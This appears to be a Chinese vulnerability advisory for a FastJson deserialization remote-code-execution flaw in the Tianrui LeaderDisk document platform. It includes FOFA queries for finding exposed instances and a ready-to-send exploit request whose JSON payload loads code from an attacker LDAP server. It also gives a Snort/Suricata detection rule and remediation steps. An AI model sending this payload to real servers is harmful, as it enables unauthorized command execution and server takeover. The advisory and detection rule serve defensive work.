

天锐绿盘文档安全管理平台 restorMachineToClient FastJson反序列化 RCE

天锐绿盘文档安全管理平台 restorMachineToClient FastJson反序列化RCE，攻击者可执行任意命令导致服务器被控制。

影响版本

天锐绿盘云文档安全管理

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="/lddsm/" || title="天锐绿盘" || title=="Tipray
LeaderDisk" || body="location.href=location.href+"lddsm""

POC/EXP:

```
POST /lddsm/service/../../ldfbsnodeDocumentController/restorMachineToClient.do
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like
Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
cmd: dir

diskMatch={"a":
{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://vpsip:1389/Tomc
atBypass/TomcatEcho","autoCommit":true}}&sourceUmId=1&destUmId=1
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"TianRui LDSM - FastJson RCE via restorMachineToClient";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri;
  content:"/lddsm/ldfbsnodeDocumentController/restorMachineToClient.do";
  http.request_body; pcre:"/\"@type\"\\s*:\\s*\"(java\\.lang\\.Class|com\\.sun\\.rowset\\.JdbcRowSetImpl)\"/i";
  metadata:cve CVE-2025-xxxxx;
  metadata:affected_product "天锐绿盘文档系统";
  classtype:web-application-attack;
  sid:1000413;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。